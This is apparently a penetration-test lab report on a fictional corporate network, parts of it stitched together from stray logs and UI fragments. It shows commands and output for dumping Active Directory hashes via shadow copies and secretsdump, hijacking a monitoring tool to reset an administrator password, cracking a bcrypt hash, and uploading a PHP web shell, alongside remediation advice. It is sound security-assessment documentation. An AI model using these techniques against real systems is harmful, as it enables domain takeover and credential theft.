On computer: DC02, 6/16/2024 5:16:47 AM

-> set context persistent nowriters

-> add volume c: alias raj

-> create

Alias raj for shadow ID {933ce760-c5bf-4a23-b3fa-3460544999b5} set as environment variable.

Alias VSS_SHADOW_SET for shadow set ID {15e40645-9033-4a71-9a91-bb6cc0eb4236} set as environment variable.

Querying all shadow copies with the shadow copy set ID {15e40645-9033-4a71-9a91-bb6cc0eb4236}

```
* Shadow copy ID = {933ce760-c5bf-4a23-b3fa-3460544999b5}           %raj%
- Shadow copy set: {15e40645-9033-4a71-9a91-bb6cc0eb4236}         %VSS_SHADOW_SET%
- Original count of shadow copies = 1
- Original volume name: \\?\Volume{4bbcc087-8f8d-4ea6-bec3-d155ed69035d}\ [C:\]
- Creation time: 6/16/2024 5:16:48 AM
- Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
- Originating machine: DC02.trilocorai.local
- Service machine: DC02.trilocorai.local
- Not exposed
- Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
- Attributes: No_Auto_Release Persistent No_Writers Differential
```

Number of shadow copies listed: 1

-> expose %raj% z:

-> %raj% = {933ce760-c5bf-4a23-b3fa-3460544999b5}

The shadow copy was successfully exposed as z:\.

->

```
*Evil-WinRM* PS C:\temp> █
```

then tester run `robocopy /b z:\windows\ntds . ntds.dit`

```
*Evil-WinRM* PS C:\temp> robocopy /b z:\windows\ntds . ntds.dit
```

```
ROBOCOPY    ::    Robust File Copy for Windows
```

Started : Sunday, June 16, 2024 5:18:07 AM

Source : z:\windows\ntds\

Dest : C:\temp\

Files : ntds.dit

Options : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

New File 1 z:\windows\ntds\
 40.0 m ntds.dit
[[SNIP]]

100%

100%

Total Copied Skipped Mismatch FAILED Extras
Dirs : 1 0 1 0 0 0
Files : 1 1 0 0 0 0
Bytes : 40.00 m 40.00 m 0 0 0 0 Times : 0:00:00 0:00:00 0:00:00 0:00:00
Speed : 68871986 Bytes/sec. Speed : 3940.886 MegaBytes/min.

Ended : Sunday, June 16, 2024 5:18:08 AM

740233172.414604@[613272303871541] (UTM):* SLSGetNextEventRecordInternal: loc (477.6, -705.6) conn 0x10c4fb Scroll
Wheel win 0x1727a Axis1 0 Phase MomentumContinue

Then tester the command to create the copy of system

Evil - WinRM PS C:\temp> reg save hklm\system c:\Temp\system
The operation completed successfully.

now the tester can download the two using evil-winrm to local machine and use [secretsdump.py] tool to get the hash

```
kali@kali ~/Desktop/CPTS/DC02
└─$ secretsdump.py -ntds ntds.dit -system system local
secretsdump.pyImpacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x89a11ee03c83c2e093cc9f14ef3800ab
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 81db2a47d32784558062c54bfad8d792
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
DC02$:1000:aad3b435b51404eeaad3b435b51404ee:[REDACTED]:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:[REDACTED]::: [[ SNIP ]]
```

Now the tester able to login to administrator machine using evil-winrm

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>. # Nmap done at Thu Jun 13 02:42:28 2024 -- 1 IP address (1 host up) scanned in 96.63 seconds

```
Evil-WinRM* PS C:\Users\Administrator\Documents> dir
```

```
Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The encrypted Password

[illegible]

tester is able to decrypt it using powershell

Directory: C:\Users\Administrator\Documents


Mode	LastWriteTime	Length	Name
d----	7/26/2022 7:09 AM		PSTrueCrypt d----- 8/22/2022 10:52 AM
WindowsPowerShell -a----	7/26/2022 7:09 AM	19561	automssqlbackup.ps1
-a----	8/18/2022 4:00 AM	1438	credential.xml
-a----	8/18/2022 3:57 AM	2714	Fan Control.ps1



```
-a--- 6/13/2024 6:39 AM 11849245 LaZagne.exe
-a--- 7/26/2022 7:10 AM 2326 nas_ipmi_turn_on_map_drives.vbs
-a--- 7/26/2022 7:10 AM 11178 PStimeMachine.ps1
-a--- 7/26/2022 7:10 AM 7609 Set-iLOIPMI.ps1
-a--- 8/18/2022 4:00 AM 1438 svc_ipmi.Cred
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> $credential = Import-Clixml -Path "credential.xml"
*Evil-WinRM* PS C:\Users\Administrator\Documents> $password = $credential.GetNetworkCredential().Password
*Evil-WinRM* PS C:\Users\Administrator\Documents> $password [[ REDACTED PASSWORD ]] with

this password tester logged in to the admin panel of http://172.16.210.21:8080/
```



now tester want to add **ADMIN01** moniotr and Add new action in this alert for the external process and set all variables and save it.

```
Exec.name: cmd.exe
Directory: C:\Windows\System32
Startup Dir: C:\Windows\System32
```



172.16.210.21:8080/cfg/cgi?sid=452689912786&area=alerts&action=edit&id=555769039807&

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Ligolo-ng — Pivoting, ...

ipMonitor

Dashboard Devices Reports Configuration Help

Edit Action ; EXTERNAL PROCESS: test

Cancel / Back Force Test Relations <> Popup XML

Identification

Action Name

Availability

0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23

Mon ☐ Tue ☐ Wed ☐ Thu ☐ Fri ☐ Sat ☐ Sun ☐

Alert Range

This Action will trigger on Alert Event 1 and up

Action Parameters

Executable Name

Directory

Startup Directory

Credential for Action

Set Environment Variables

Notification Content - Failure Messages

☒ Send Failure Notifications

Notification Content - Recovery Messages

☐ Send Recovery Notifications

Recovery Command Line

then the tester run 'Force Test', select the monitor and in exec params change admin password
`/c "net user administrator [[ REDACTED ]]"`

Test Alert

Test Content

Executable Parameters

Monitor to Test Against

Monitor Name	Parent Device	Status	Type
☐ DC02 activedir	DC02	up	activedir
☐ DC02 ping	DC02	up	ping
☒ ADMIN01 C:\ Drivespace	ADMIN01	up	drive space
☐ ADMIN01 C:\ Drivespace	ADMIN01	up	drive space

Now the tester can with a new password for adminstraoor Log in to ADMIN01



```
evil-winrm -i 172.16.210.21 -u administrator -p [[ REDACTED ]]
```

```
kali@kali ~/Desktop/CPTS
$ evil-winrm -i 172.16.210.21 -u administrator -p 'REDACTED'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
admin01\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
ADMIN01
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```



6 Remediation Summary

As a result of this assessment there are several opportunities for Acme's to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Acme's should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

SHORT TERM REMEDIATION:

- Set strong (24+ character) passwords on all SPN accounts
- Enforce a password change for all users because of the domain compromise
- Give employees awareness

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Disable LLMNR and NBT-NS wherever possible
- Setup MDR and EDR
- Update all applications
- Restrict access of malicious IP

6.3 Long Term

LONG TERM REMEDIATION:

- Perform ongoing internal network vulnerability assessments and domain password audits
- Perform periodic Active Directory security assessments
- Educate systems and network administrators and developers on security hardening best practices
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise

7 Technical Findings Details

1. Remote Code Execution (RCE) - Critical

CWE	CWE-434: Unrestricted Upload of File with Dangerous Type
CVSS 3.1	9.0 / CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	The web application is vulnerable to Unrestricted Upload of File with Dangerous Type and SQLi from this a malicious user can retrieve the actual path of the File uploaded and execute commands on the server
Impact	The impact of unrestricted file uploads and SQL injection includes unauthorized code execution, data breaches, server compromise, data loss, service disruption, and potential legal and reputational damage to the organization.



Affected Component	<code>http://securetransfer-dev.trilocor.local/storage/2_31159b[SNIP]d84.php?cmd=[command here]</code>
Remediation	To mitigate risks from unrestricted file uploads and SQL injection, enforce file type validation, size limits, name sanitization, secure storage, proper permissions, parameterized queries, input validation, least privilege access, error handling, and regular security audits.
References	-

Finding Evidence

Malicious User has uploaded web shell on the server and able get web revershell using the blow payload

1. Malicious user can register user on the <http://securetransfer-dev.trilocor.local> and log in the dashboard

Request

```
1 POST /index.php?register=1 HTTP/1.1
2 Host: securetransfer-dev.trilocor.local
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://securetransfer-dev.trilocor.local
10 Connection: keep-alive
11 Referer: http://securetransfer-dev.trilocor.local/index.php?register=1%20
12 Upgrade-Insecure-Requests: 1
13
14 username=test&email=test%40test.com&password=Qwerty%40123
```

Response

```
1 HTTP/1.1 302 Found
2 Date: Fri, 07 Jun 2024 02:46:29 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 location: files.php
8 Content-Length: 2990
9 Content-Type: text/html; charset=UTF-8
10 Set-Cookie: PHPSESSID=6080rpb2jrcpn7qhidsqmqdgu; path=/
11 Via: 1.1 securetransfer-dev.trilocor.local
12 Keep-Alive: timeout=5, max=100
13 Connection: Keep-Alive
14
15 Registration successful
16 <!DOCTYPE html>
17 <html lang="en">
18
19 <head>
20 <meta charset="UTF-8">
21 <title>
22   Trilocor Secure Transfer - Login
23 </title>
24 <link rel="stylesheet" href="/static/css/style.css">
```

2. User is able to upload any file they want to upload there is no restriction for the file type or the content

Request

```
1 POST /upload.php HTTP/1.1
2 Host: securetransfer-dev.trilocor.local
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data;
9 boundary=-----18502323922708054141549714485
10 Content-Length: 257
11 Origin: http://securetransfer-dev.trilocor.local
12 Connection: keep-alive
13 Referer: http://securetransfer-dev.trilocor.local/files.php
14 Cookie: PHPSESSID=6080rpb2jrcpn7qhidsqmqdgu
15
16 -----18502323922708054141549714485
17 Content-Disposition: form-data; name="file"; filename="shell.php"
18 Content-Type: application/x-php
19
20 <?php system($_GET["cmd"]); ?>
21
22 -----18502323922708054141549714485--
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 07 Jun 2024 02:49:16 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 27
8 Content-Type: text/html; charset=UTF-8
9 Via: 1.1 securetransfer-dev.trilocor.local
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12
13 File uploaded successfully!
```

3. Malicious user can chain the SQLi vulnerability here and file the actual path of the file

```
sqlmap -r download.txt --dbms=mysql --dbs -D securetransfer -T files -C real_path --dump
sqlmap
__H__
__[,]__ {1.8.5#stable}
```

```

|_-.|.|.| |.|.|
|_|_|_|(|_|_|_|_|_|_|_|_|
|_|V... |_| https://sqlmap.org

```

```


[[SNIP]]....
[20:29:47] [INFO] resumed: /var/www/html/storage/2_31159bec-1565-427b-a168-f25dc34a7d84.php
Database: securetransfer
Table: files
[1 entry]
+-----+
| real_path |
+-----+
| /var/www/html/storage/2_31159bec-[[ REDACTED ]]4a7d84.php |
+-----+

[20:29:47] [INFO] table 'securetransfer.files' dumped to CSV file '[[SNIP]]...'


```

3. Malicious user can access path and try to check the for the command injection using the blow payloads

?cmd=whoami;jd



4. attacker is able to get a revers shell a payload and get a shell





2. SQL Injection (SQLi) - High

CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	8.8 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The web application processed user input in an insecure manner and was thus vulnerable to SQL injection. In an SQL injection attack, special input values in the web application are used to influence the application's SQL statements to its database. Depending on the database used and the design of the application, this may make it possible to read and modify the data stored in the database, perform administrative actions (e.g., shut down the DBMS), or in some cases even gain code execution and the accompanying complete control over the vulnerable server.
Impact	The impact of SQL injection can range from unauthorized access to sensitive data, manipulation or deletion of database records, escalation of privileges, complete system compromise, service disruption, theft of intellectual property, and significant damage to the organization's reputation and financial losses due to legal repercussions and loss of customer trust.
Affected Component	http://securetransfer-dev.trilocor.local/download.php?file=*
Remediation	• Use prepared statements throughout the application to effectively avoid SQL injection vulnerabilities. Prepared statements are parameterized statements and ensure that even if input values are manipulated, an attacker is unable to change the original intent of an SQL statement. • Use existing stored procedures by default where possible. Typically, stored procedures are implemented as secure parameterized queries and thus protect against SQL injections. • Always validate all user input. Ensure that only input that is expected and valid for the application is accepted. You should not sanitize potentially malicious input. • To reduce the potential damage of a successful SQL Injection attack, you should minimize the assigned privileges of the database user used according to the principle of least privilege. • For detailed information and assistance on how to prevent SQL Injection vulnerabilities, see OWASP's linked SQL Injection Prevention Cheat Sheet.
References	https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Finding Evidence

We identified an SQL injection vulnerability in the web application and were able to access stored data in the database as a result.

TODO: technical description

SQL Injection is a common server-side vulnerability in web applications. It occurs when software developers create dynamic database queries that contain user input. In an attack, user input is crafted in such a way that the originally intended action of an SQL statement is changed. SQL injection vulnerabilities result from an application's failure to dynamically create database queries insecurely and to properly validate user input. They are based on the fact that the SQL language basically does not



distinguish between control characters and data characters. In order to use a control character in the data part of an SQL statement, it must be encoded or escaped appropriately beforehand.

An SQL injection attack is therefore essentially carried out by inserting a control character such as ' (single apostrophe) into the user input to place new commands that were not present in the original SQL statement. A simple example will demonstrate this process. The following SELECT statement contains a variable `userId`. The purpose of this statement is to get data of a user with a specific user id from the Users table. `sqlStmt = 'SELECT * FROM Users WHERE UserId = ' + userId;`

An attacker could now use special user input to change the original intent of the SQL statement. For example, he could use the string `' or 1=1` as user input. In this case, the application would construct the following SQL statement: `sqlStmt = 'SELECT * FROM Users WHERE UserId = ' + ' or 1=1;`

Instead of the data of a user with a specific user ID, the data of all users in the table is now returned to the attacker after executing the statement. This gives an attacker the ability to control the SQL statement in his own favor.

There are a number of variants of SQL injection vulnerabilities, attacks and techniques that occur in different situations and depending on the database system used. However, what they all have in common is that, as in the example above, user input is always used to dynamically construct SQL statements. Successful SQL injection attacks can have far-reaching consequences. One would be the loss of confidentiality and integrity of the stored data. Attackers could gain read and possibly write access to sensitive data in the database. SQL injection could also compromise the authentication and authorization of the web application, allowing attackers to bypass existing access controls. In some cases, SQL injection can also be used to gain code execution, allowing an attacker to gain complete control over the vulnerable server.

3. Account takeover - High

CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	8.5 / CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	Through RCE, an attacker can access files saved inside the server, including the database username and password, and the database configuration file. From there, the attacker can obtain data from a new application at http://osticketapp.trilocor.local . Additionally, the attacker can retrieve the hashes of encrypted usernames and passwords. all this lead to discover a new another domain http://gogsusdev01.trilocor.local
Impact	The impact of the vulnerability is severe, as it allows an attacker to gain administrative access to the web application by exploiting weak password hashes obtained from the Docker configuration file. This enables the attacker to take over accounts, potentially compromising sensitive data, altering application settings, and executing unauthorized actions within the system.
Affected Component	http://osticketapp.trilocor.local
Remediation	To mitigate account takeover via RCE, secure configuration files, use strong password hashing, enforce access controls, conduct regular audits, update software, monitor logs, segregate environments, and implement multi-factor authentication (MFA).



References

-

Finding Evidence

1. From the internal recon we discovered a README file got a new subdomain <http://osticketapp.trilocor.local>

```
kali@kali ~/Desktop/CPTS/linux-1
$ cat README.md
## Guide: Osticket in Production

## Status
**Complete**

## Overview
**Type**: Dockerfile
**Vhost**: osticketapp.trilocor.local
**Version**: Tested on Docker version 20.10.8+dfsg1
**Admin Username**: Administrator
**Admin Password**: *****

## Push to prod
chmod +x build.sh & run ./build.sh to configure osticket in prod
```

2. from the same location, I have discovered few username and admin email

```
user : Administrator hash :
$2a$08$UPdUijSf37r.gC7TUnOLQOY4HTTLms7G.dUAPDXTXKpI2QiQKyH88. mail :
admin@trilocor.local
```

```
[[SNIP]]
/*!40000 ALTER TABLE `ost_staff` DISABLE KEYS */;
INSERT INTO `ost_staff` VALUES
(1,1,1,'Administrator','Administrator','Administrator','$2a$08$UPdUijSf37r.gC7TUnOLQOY4HTTLms7G.dUAPDXTXKpI2QiQKyH88.',NULL,'admin@trilocor.local','','NULL','','NULL,NULL,NULL,NU
LL,1,1,1,0,0,0,25,0,'none','Letter',NULL,'{"user.create":1,"user.delete":
1,"user.edit":1,"user.manage":1,
UNLOCK TABLES;
[[SNIP]]
```

3. the hash is bcrypt encrypted, is it crakable using hashcat

```
kali@kali ~/Desktop/CPTS/
hash
└─$ hashcat -m 3200 os-ticket.txt ~/Tools/wordlist/
rockyou.txt

hashcat (v6.2.6) starting [SNIP].....
$2a$08$UPdUijSf37r.gC7TUnOLQOY4HTTLms7G.dUAPDXTXKpI2QiQKyH88.:administracion

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish
(Unix)) Hash.Target.....:
$2a$08$UPdUijSf37r.gC7TUnOLQOY4HTTLms7G.dUAPDXTXKpI2...KyH88.

Time.Started.....: Thu Jun 6 21:00:53 2024 (1 min, 34 secs)
[[SNIP]].....
```



4. able to log in to the application and find the new subdomain <http://gogsusdev01.trilacor.local>

The screenshot shows the oSticket application interface. At the top, there's a navigation bar with links like Dashboard, Users, Tasks, Tickets, and Knowledgebase. Below this, there's a search bar and a list of tickets. The ticket with ID 661655 and subject 'gogsusdev01.trilacor.local' is highlighted with a red box. The ticket details show it was created by James Bond on 08/03/22 at 17:02:11, with a priority of Normal and assigned to Administrator.

The screenshot shows the details of ticket #661655. The ticket thread shows a post by James Bond on 08/03/22 at 17:02:11, stating 'Gogs has been deployed to production. All devs are requested to signup & push their code into separate repositories.' Below this, there's a red box highlighting the text 'Access: gogsusdev01.trilacor.local'. Further down, there's an update by Administrator Administrator on 08/23/22 at 12:53:16, stating 'Issue Summary changed from gogsusdev01.trilacor.local to gogsusdev01.trilacor.local. Priority Level changed from Normal to Normal, Due Date changed from 08/31/22 to 08/31/22'. At the bottom, there's a yellow box indicating 'Marked overdue!'.

4. Privilege Escalation On API - High


CWE	CWE-284: Improper Access ControlWeakness ID: 284
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The vulnerability in question allows a normal user to escalate their privileges to that of an admin user through the API's update function. This type of vulnerability can have severe consequences as it enables unauthorized users to perform actions that should be restricted to administrators, such as accessing sensitive data, modifying critical system settings, or managing other users.




Impact	• Unauthorized Access: Attackers can gain unauthorized access to admin-level functions, leading to potential data breaches and exposure of sensitive information. • Data Integrity Issues: Malicious users can modify or delete critical data, compromising the integrity and reliability of the system. • Service Disruption: Unauthorized changes to system settings or user roles can disrupt the normal operation of the service, leading to downtime or degraded performance. • Compliance Violations: Exploitation of this vulnerability can result in violations of data protection regulations and standards, potentially leading to legal and financial repercussions.
Affected Component	<code>http://uat01-eu.intranet.trilocor.local</code>
Remediation	To mitigate privilege escalation, secure repository access, validate API inputs, enforce strong authentication and authorization, follow the least privilege principle, implement comprehensive logging and auditing, conduct regular security reviews, apply rate limiting and monitoring, and ensure user roles cannot be modified through user-controlled inputs.
References	-

Finding Evidence

1. Malicious create an account on <http://uat01-eu.intranet.trilocor.local>
2. While checking the repositories we can discover a repository of administrator user
3. from the repository, it discloses information about API applications working



4. Register the user on the application. On update profile API the malicious user can add additional parameter role change to admin




5. this lead to a normal user to privilege escalate to admin user

5. Remote Code Execution (RCE) On API - Critical

CWE	TODO CWE
